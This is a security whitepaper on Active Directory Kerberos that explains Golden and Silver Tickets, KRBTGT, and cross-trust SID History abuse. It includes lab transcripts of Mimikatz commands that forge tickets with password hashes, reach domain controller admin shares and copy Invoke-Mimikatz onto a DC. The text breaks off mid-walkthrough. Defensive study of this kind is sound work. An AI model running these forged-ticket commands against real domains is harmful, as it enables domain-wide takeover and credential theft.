Red vs. Blue: Modern Active Directory Attacks, Detection, and Protection

Whitepaper

Author:
Sean Metcalf
CTO
Dan Solutions, Inc.
sean@dansolutions.com
www.DAnSolutions.com
ADSecurity.org

Contents

Introduction

This whitepaper details current attack techniques describing how an attacker can exploit weaknesses in Active Directory management.

Putting It Together: From User to (Domain) Admin

Unfortunately the way that Active Directory is administered in most organizations today, it is far too easy to escalate privileges from user to workstation/server admin to Domain Admin. Once an attacker gains Domain Admin rights, forged Kerberos tickets are leveraged for privilege escalation.

Kerberos Overview & Communication Process

Active Directory supports two primary authentication protocols, NTLM and Kerberos. Modern Windows versions default to Kerberos authentication. NTLM suffers from two main weaknesses: 1) the NTLM password hash only changes when the password changes, so exposure of this hash provides access to the account until the password is changed, and 2) the server hosting the resource needs to check with the Domain Controller to verify the challenge response data sent from the client is valid.

Kerberos improves on these issues by 1) limiting the Kerberos ticket lifetime so if the ticket is stolen, can only be used for a set amount of time, and 2) the authentication flow involves the user getting a service ticket (from a DC) for the service on a server which the server checks without requiring communication with a DC.

Here's a quick example describing how Kerberos works:

User logs on with username & password.

1a. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC as an authenticator in the authentication ticket (TGT) request (AS-REQ).
1b. The Domain Controller (KDC) checks user information (logon restrictions, group membership, etc) & creates Ticket-Granting Ticket (TGT).

2. The TGT is encrypted, signed, & delivered to the user (AS-REP). *Only the Kerberos service (KRBTGT) in the domain can open and read TGT data.*

3. The User presents the TGT to the DC when requesting a Ticket Granting Service (TGS) ticket (TGS-REQ). The DC opens the TGT & validates PAC checksum – If the DC can open the ticket & the checksum check out, TGT = valid. The data in the TGT is effectively copied to create the TGS ticket.

4. The TGS is encrypted using the target service accounts' NTLM password hash and sent to the user (TGS-REP).

5.The user connects to the server hosting the service on the appropriate port & presents the TGS (AP-REQ). The service opens the TGS ticket using its NTLM password hash.

6. If mutual authentication is required by the client (think MS15-011: the Group Policy patch from February that added UNC hardening).

Unless PAC validation is required (rare), the service accepts all data in the TGS ticket with <u>no</u> communication to the DC.


Figure 1- Kerberos Communication

Active Directory Kerberos Key Points

- Microsoft uses the NTLM password hash for Kerberos RC4 encryption.
- Kerberos policy is only checked when the TGT is created & the TGT is the user authenticator to the DC.
- The DC only checks the user account after the TGT is 20 minutes old to verify the account is valid or enabled. TGS PAC Validation only occurs in specific circumstances.
- If it runs as a service, PAC validation is optional (disabled). If a service runs as System, it performs server signature verification on the PAC (computer account long-term key).

Kerberos Ticket Format

In Kerberos a user has a ticket which is used to gain access to a resource. The Ticket-Granting-Ticket, TGT, is the authentication ticket and the Ticket-Granting-Service, TGS ticket is the service ticket which provides access to Kerberos enabled services.

The format of these tickets is conceptually depicted here.

- Client information – workstation FQDN & IP address
- User Restrictions – logon schedule, workstation restrictions, etc.
- Domain Kerberos Policy - Ticket Lifetime (Default: 10 hour lifetime & 7 day max)
- Ticket Flags – Encryption, ticket type (impersonation, can it be delegated, etc)
- Auth Data - PAC
- User Info: User name, user SID, profile info, etc
- Group Membership: Group RIDs
- PAC Signature
- A TGS has a server component & user component.

Figure 2- Kerberos Ticket Contents (Conceptual)

KRBTGT – The Kerberos Service Account

There is a user account created automatically with each new Active Directory domain. This account is named "krbtgt" and is disabled and hidden by default. KRBTGT is not a service account in the traditional sense as the account's credential is not used for a running service (note: the Kerberos Key Distribution Center service runs as local System on a DC).

While the KRBTGT account is not actually used, the password hash of this account is used to sign all AD Kerberos tickets and encrypt the TGT Kerberos tickets so only Domain Controllers can open them. and signs the Privileged Attribute Certificate (PAC) in Service tickets (TGS)

The password for this account is set when the domain created & (almost) never changes. There is a KRBTGT account password change when the AD domain's Domain Functional Level (DFL) increments from a lower value to Windows Server 2008 (or newer) in order to support new AES encryption keys. Interestingly enough, the current & previous passwords are stored for this account and therefore, either are valid for Kerberos tickets signing/encryption.

If the domain KRBTGT password is exposed, it is necessary to changing the password twice. This process is the same as any user password change by an admin; the administrator enters the new password and confirms it. When the KRBTGT account's password is changed, there is an automatic system process that changes the password to a random, complex one over-writing the password entered by the administrator. This ensures that the Kerberos signing/encryption keys are not known.

If the KRBTGT account password needs to be changed, it can be performed manually provided the DFL is 2008 or higher. Microsoft posted a KRBTGT password change PowerShell script on TechNet in early 2015. Review this script and test before using in production.

When a Read-Only Domain Controller (RODC) is instantiated in the domain, a RODC Kerberos account is created and associated with the RODC. RODC KRBTGT accounts have the following naming format: "KRBTGT_######" . Since the RODC KRBTGT account is specific to that RODC, it is cryptographically isolated from the domain KRBTGT account. The RODC Kerb Account has a BackLink attribute linking the account to the RODCwith which it is associated.

Password changes can be tracked with the msds-KeyVersionNumber attribute which is the same as the unicodePwd attribute version number that gets updated when the account password is changed. Based on limited lab testing, it appears that the KeyVersionNumber is set to "2" in a new (2008) domain and increments with each password change.

Note that If the password last set date is the same as the account creation date, the KRBTGT account password has never changed!

The following graphic shows the account information for both the domain KRBTGT account and a RODC KRBTGT account.

```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLi
nkBl

Created                : 2/16/2015 10:36:11 PM
DistinguishedName      : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                : False
GivenName              :
msDS-KeyVersionNumber  : 2
Name                   : krbtgt
ObjectClass            : user
ObjectGUID             : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet        : 2/16/2015 10:36:11 PM
SamAccountName         : krbtgt
SID                    : S-1-5-21-1387203482-2957264255-828990924-502
Surname                :
UserPrincipalName      :

Created                : 2/19/2015 9:21:11 PM
DistinguishedName      : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                : False
GivenName              :
msDS-KeyVersionNumber  : 1
msDS-KrbTgtLinkBl      : {CN=ADSRODC1,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
Name                   : krbtgt_27140
ObjectClass            : user
ObjectGUID             : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet        : 2/19/2015 9:21:12 PM
SamAccountName         : krbtgt_27140
SID                    : S-1-5-21-1387203482-2957264255-828990924-1107
Surname                :
UserPrincipalName      :
```

Figure 3- KRBTGT Account Information (Screenshot)

Kerberos across Trusts

Kerberos communication within a domain is pretty straightforward - the domain Kerberos service account is used to sign and encrypt every authentication ticket (TGT). This enables the TGT to be used throughout the domain and presented to any DC in the domain. This works since the Kerberos service account (KRBTGT) is effectively the trust anchor used for the domain and is why losing control of the KRBTGT account password hash equates to losing control of the domain.

When a user authenticates to Active Directory, the authenticating Domain Controller creates a TGT (authentication ticket) for the user that contains the groups the user is a member of (including groups from other domains in the forest, such as universal groups), signs, and encrypts the ticket using the KRBTGT password hash. When presented later to the DC for a service ticket (TGS), the TGT ticket and its contents are validated. The DC effectively copies the contents of the TGT into a TGS (service ticket) that the user presents to the target service. One component of the TGS is encrypted with the target service's password hash and the other with the user's password hash. If the target service can open the TGS, it is accepted. This means that the user's TGT can be reused to get service tickets during the TGT's lifetime (10 hours by default). The TGT is also portable, so if an attacker can steal a user's TGT, it can be reused on any other computer on the network, at the same time, to access any resource to which the user has access.

When an attacker gains access to the KRBTGT password hash on the domain, it is possible for them to generate their own TGTs (called "Golden Tickets") that are accepted by all the Domain Controllers in the domain since they are signed and encrypted with the domain Kerberos service account data. Simply put, a Golden Ticket is a valid TGT.

In order for the user to access resources in another domain in the same forest, the Kerberos process involves another layer since the Kerberos service (KDC) in one domain can't issue a service ticket (TGS) in another. Since the TGS can only be built using the target service's password data and Domain

Controllers (DCs) only contain password data for security principals (users, computers, etc) in their own domain, the DC does not have the target services password data and can't create the TGS. In order to resolve this issue, there is a trust password between two domains in the same AD forest used as a bridge enabling Kerberos authentication across domains.

Once there is a trust between two domains, (domain BLUE and domain GREEN both are in the same AD forest for this example), the ticket-granting service of each domain ("realm" in Kerberos speak) is registered as a security principal with the other domain's Kerberos service (KDC). This enables the ticket-granting service in each domain to treat the one in the other domain as just another service providing cross-domain service access for resources in the other domain.

Figure 4- Kerberos Communication Across Trusts

The Kerberos flow is the same as described earlier for all resources accessed within the domain. When the user requests a service ticket for a resource in another domain, the DC in the user's domain (BLUE) sends the user a TGS referral message as part of the normal service ticket response message (TGS_REP) from the DC to the user. This message includes a TGT for the other domain where the desired resource is located (GREEN) and indicates it is a referral to another TGS. The TGT for the other domain is not signed by the GREEN domain's KRBTGT account since the BLUE domain DCs don't know the password for that account. Instead, the TGT for the other domain is signed and encrypted using the inter-realm key which is derived from the trust password. Since this inter-realm ticket is a TGT, it contains the user's credentials and group membership though its signed with the inter-realm key, not the DC's KRBTGT service account. The user needs to have access to the resource in the other domain in order for access to be granted.

Inter-realm trust communication becomes more complicated in an Active Directory forest with multiple domains, including parent (root) and child domains.

Imagine an AD forest with three domains, ROOT, CHILD1, & CHILD2.

1. ROOT is the root domain with the other two configured as child domains, so ROOT has automatic two-way transitive trusts with both CHILD1 & CHILD2.
2. In order for a CHILD1 user to access a resource in CHILD2, the following occurs:
3. CHILD1 user authenticates and gets the user's TGT for the CHILD1 domain.
4. The user requests a service ticket for a share in CHILD2.
5. The CHILD1 DC copies the CHILD1 TGT into a new inter-realm TGT (using the ROOT-CHILD1 inter-realm key) and sends it to the user along with a referral to the ROOT domain.
6. The user sends the (ROOT-CHILD1) IR-TGT to a ROOT DC along with the TGS_REQ for the resource.
7. The ROOT DC copies the IR-TGT into a new inter-realm TGT (using the ROOT-CHILD2 inter-realm key) and sends it to the user along with a referral to the CHILD2 domain.
8. The user sends the (ROOT-CHILD2) IR-TGT to a CHILD2 DC along with the TGS_REQ for the resource.
9. The CHILD2 DC copies the IR-TGT into a TGS used to access the resource.

Note that the original referral message the user gets includes a session key for communicating with the ROOT DC. The ROOT DC then provides a new session key for the user to use to communicate with the CHILD2 DC.

Forging Kerberos Tickets

Forging Kerberos tickets depends on the password hash available to the attacker

- Golden Tickets requires the KRBTGT password hash.
- Silver ticket requires the Service Account (either the computer account or user account) password hash.

The incredible thing about forged Kerberos tickets is that they can be creates anywhere and used anywhere on the network, without elevated rights. The forged tickets can be used to impersonate any existing user, spoof access without modifying AD groups, and even invent a fictional user with elevated rights. Once the KRBTGT account password is disclosed, the only way to prevent Golden Tickets is to change the KRBTGT password twice, since the current and previous passwords are kept for this account.

Golden Tickets

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets.
As shown in the following graphic, there is no AS-REQ or AS-REP (steps 1 & 2) communication with the Domain Controller. Since a Golden Ticket is a forged TGT, it is sent to the Domain Controller as part of the TGS-REQ to get a service ticket.

Figure 5- Golden Ticket Kerberos Communication

- The **Kerberos Golden Ticket** is a valid TGT Kerberos ticket since it is encrypted/signed by the domain Kerberos account (KRBTGT). The TGT is only used to prove to the KDC service on the Domain Controller that the user was authenticated by another Domain Controller. The fact that the TGT is encrypted by the KRBTGT password hash and can be decrypted by any KDC service in the domain proves it is valid.
- Golden Ticket Requirements:
  * **Domain Name** [AD PowerShell module: (Get-ADDomain).DNSRoot]
  * **Domain SID** [AD PowerShell module: (Get-ADDomain).DomainSID.Value]
  * **Domain KRBTGT Account NTLM password hash**
  * **UserID for impersonation**.
- The Domain Controller KDC service doesn't validate the user account in the TGT until the TGT is older than 20 minutes old, which means the attacker can use a disabled/deleted account or even a fictional account that doesn't exist in Active Directory.
- *Microsoft's MS-KILE specification (section 5.1.3):*
- *"Kerberos V5 does not provide account revocation checking for TGS requests, which allows TGT renewals and service tickets to be issued as long as the TGT is valid even if the account has been revoked. KILE provides a check account policy (section 3.3.5.7.1) that limits the exposure to a shorter time. KILE KDCs in the account domain are required to check accounts when the TGT is older than 20 minutes. This limits the period that a client can get a ticket with a revoked account while limiting the performance cost for AD queries."*
- Since the domain Kerberos policy is set on the ticket when generated by the KDC service on the Domain Controller, when the ticket is provided, systems trust the ticket validity. This means that even if the domain policy states a Kerberos logon ticket (TGT) is only valid for 10 hours, if the ticket states it is valid for 10 *years*, it is accepted as such.

- The [KRBTGT](#) account password [is never changed*](#) and the attacker can create Golden Tickets until the KRBTGT password is changed (twice). Note that a Golden Ticket created to impersonate a user persists even if the impersonated user changes their password.
- It bypasses SmartCard authentication requirement since it bypasses the usual checks the DC performs before creating the TGT.
- This crafted TGT requires an attacker to have the Active Directory domain's KRBTGT password hash ([typically dumped from a Domain Controller](#)).
- The KRBTGT NTLM hash can be used to generate a valid TGT (using RC4) to impersonate any user with access to any resource in Active Directory.
- The Golden Ticket (TGT) be generated and used on any machine, even one not domain-joined.
- Used to get valid TGS tickets from DCs in the AD forest and provides a great method of persisting on a domain with access to EVERYTHING!
- **Mitigation**: Limit Domain Admins from logging on to any other computers other than Domain Controllers and a handful of Admin servers (don't let other admins log on to these servers) Delegate all other rights to custom admin groups. This greatly reduces the ability of an attacker to gain access to a Domain Controller's Active Directory database. If the attacker can't access the AD database (ntds.dit file), they can't get the KRBTGT account NTLM password hash.

Once an attacker has admin access to a Domain Controller, the KRBTGT account password hashes can be extracted using Mimikatz.

Figure 6- KRBTGT Account NTLM Password Dump Using Mimikatz (Screenshot)

Figure 7- KRBTGT Account Credential Dump Using Mimikatz – Newer Method (Screenshot)

Golden Ticket Limitation

As incredible as Golden Tickets are, they have been "limited" to spoofing Admin rights to the current domain. The limitation exists when the KRBTGT account password hash is exposed in a child domain that is part of a multi-domain AD forest. The issue is that the parent (root) domain contains the forest-wide admin group, Enterprise Admins. Since Mimikatz adds group membership by the Relative IDentifiers (RIDs) to the ticket, the 519 (Enterprise Admin) RID is identified in the Kerberos ticket as being local to the domain it was created in (based on the KRBTGT account domain). If the domain Security IDentifier (SID) created by taking the domain SID and appending the RID doesn't exist, then the holder of the Kerberos ticket doesn't receive that level of access.

In a single domain Active Directory forest, this limitation doesn't exist since the Enterprise Admins group is hosted in this domain (and this is where the Golden Tickets would be created).
Doesn't work across trusts unless in EA domain.

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

Figure 8- "Limited" Golden Ticket Creation & Use With Mimikatz (Screenshot)

There is a feature in Active Directory called SID History which provides reach-back functionality to a different domain or forest.

In a migration scenario, a user who is migrated from DomainA to DomainB has the original DomainA user SID added to the new DomainB SIDHistory attribute. When the user logs onto DomainB with the new account, the DomainA SID is evaluated along with the DomainB user's groups which determines access. This means that a SID can be added to SID History to expand access.

Things get more interesting once Mimikatz supports SID History in Golden Tickets (and Silver Tickets) since any group in the AD Forest can be included and used for authorization decisions. In order to support my research into how to expand access using SID History in Kerberos tickets across trusts (both intra-forest and external), I reached out to Benjamin Delpy in late June and requested SID History be added.

Using the latest version of Mimikatz, we can now add SID History to the Golden Ticket for the Forest Enterprise Admins group. This enables forest-wide compromise once a single domain's KRBTGT account password hash is exposed.

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /s
tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```

Figure 9- "Enhanced" Golden Ticket Creation & Use With Mimikatz (Screenshot)

In summary, Golden Tickets can now be used to compromise any domain in the AD Forest once a single one is compromised.

Silver Tickets

Silver Tickets are forged Ticket Granting Service tickets, also called service tickets.
As shown in the following graphic, there is no AS-REQ / AS-REP (steps 1 & 2) and no TGS-REQ / TGS-REP (steps 3 & 4) communication with the Domain Controller. Since a Silver Ticket is a forged TGS, there is **no** communication with a Domain Controller.

Figure 10- Silver Ticket Kerberos Communication

- Alluded to at BlackHat during the "Golden Ticket" presentation (Duckwall/Delpy) and discussed partly during Tim Medin's DerbyCon 2014 talk. Skip & Benjamin have provided additional information on Silver Tickets since, but confusion remains.
- The **Kerberos Silver Ticket** is a valid Ticket Granting Service (TGS) Kerberos ticket since it is encrypted/signed by the service account configured with a [Service Principal Name](#) for each server the Kerberos-authenticating service runs on.
- While a Golden ticket is a forged TGT valid for gaining access to any Kerberos service, the silver ticket is a forged TGS. This means the Silver Ticket scope is limited to whatever service is targeted on a specific server.
- While a Golden ticket is encrypted/signed with the domain Kerberos service account ([KRBTGT)](#), a Silver Ticket is encrypted/signed by the service account (computer account credential extracted from the computer's local SAM or service account credential).
- Most services don't validate the PAC (by sending the PAC checksum to the Domain Controller for PAC validation), so a valid TGS generated with the service account password hash can include a PAC that is entirely fictitious – even claiming the user is a Domain Admin without challenge or correction.
- The attacker needs the service account password hash
- TGS is forged, so no associated TGT, meaning the DC is never contacted.
- Any event logs are on the targeted server.

In my opinion, Silver Tickets can be more dangerous than Golden Tickets – while the scope is more limited than Golden Tickets, the required hash is easier to get and there is no communication with a DC when using them, so detection is more difficult than Golden Tickets

Re-Compromise a Domain using Silver Tickets

Once a Domain Controller's computer account password is compromised, it's possible to re-compromise the domain with this data. In a scenario where someone gained access to all credentials in the domain and the KRBTGT account password hash was changed twice, it's possible to compromise the domain with Silver Tickets.

Here's an example of how this could work:

1. Create a Silver Ticket using the account "LukeSkywalker" with the RID "2601" (which belongs to LukeSkywalker) to impersonate a valid DA account.
2. Target the DC's CIFS service which provides access to the Windows file system via shares (c$, d$, etc).
3. This enables the attacker to connect to the Windows shares on the DC as a Domain Admin.

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:cifs /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : cifs
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

Figure 11- Silver Ticket Creation for DC CIFS Service Using Mimikatz (Screenshot)

4. Once the Silver Ticket is created and injected, access the c$ share on the DC.
5. Copy the exploit script to c:\windows\temp (or somewhere more interesting). The copy was successful, but how to get it to execute?

```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurity.org\c$\windows\temp
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp


    Directory: \\adsdc02.lab.adsecurity.org\c$\windows\temp


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        3/15/2015  12:15 AM             1
-a---        2/16/2015   2:27 AM          0 DMI2083.tmp
-a---        2/16/2015   2:27 AM          0 DMI21EA.tmp
-a---        2/16/2015   2:27 AM          0 DMI25E2.tmp
-a---        2/16/2015   2:27 AM          0 DMI433E.tmp
-a---        2/17/2015  12:48 AM          0 DMI8230.tmp
-a---        2/17/2015  12:09 AM          0 DMI94FC.tmp
-a---        2/17/2015  12:48 AM          0 DMIA7D8.tmp
-a---        2/17/2015  12:48 AM          0 DMIA836.tmp
-a---        2/17/2015  12:48 AM          0 DMIAEDD.tmp
-a---        2/17/2015  12:09 AM          0 DMIB611.tmp
-a---        2/17/2015  12:09 AM          0 DMIB6DC.tmp
-a---        2/17/2015  12:09 AM          0 DMIC488.tmp
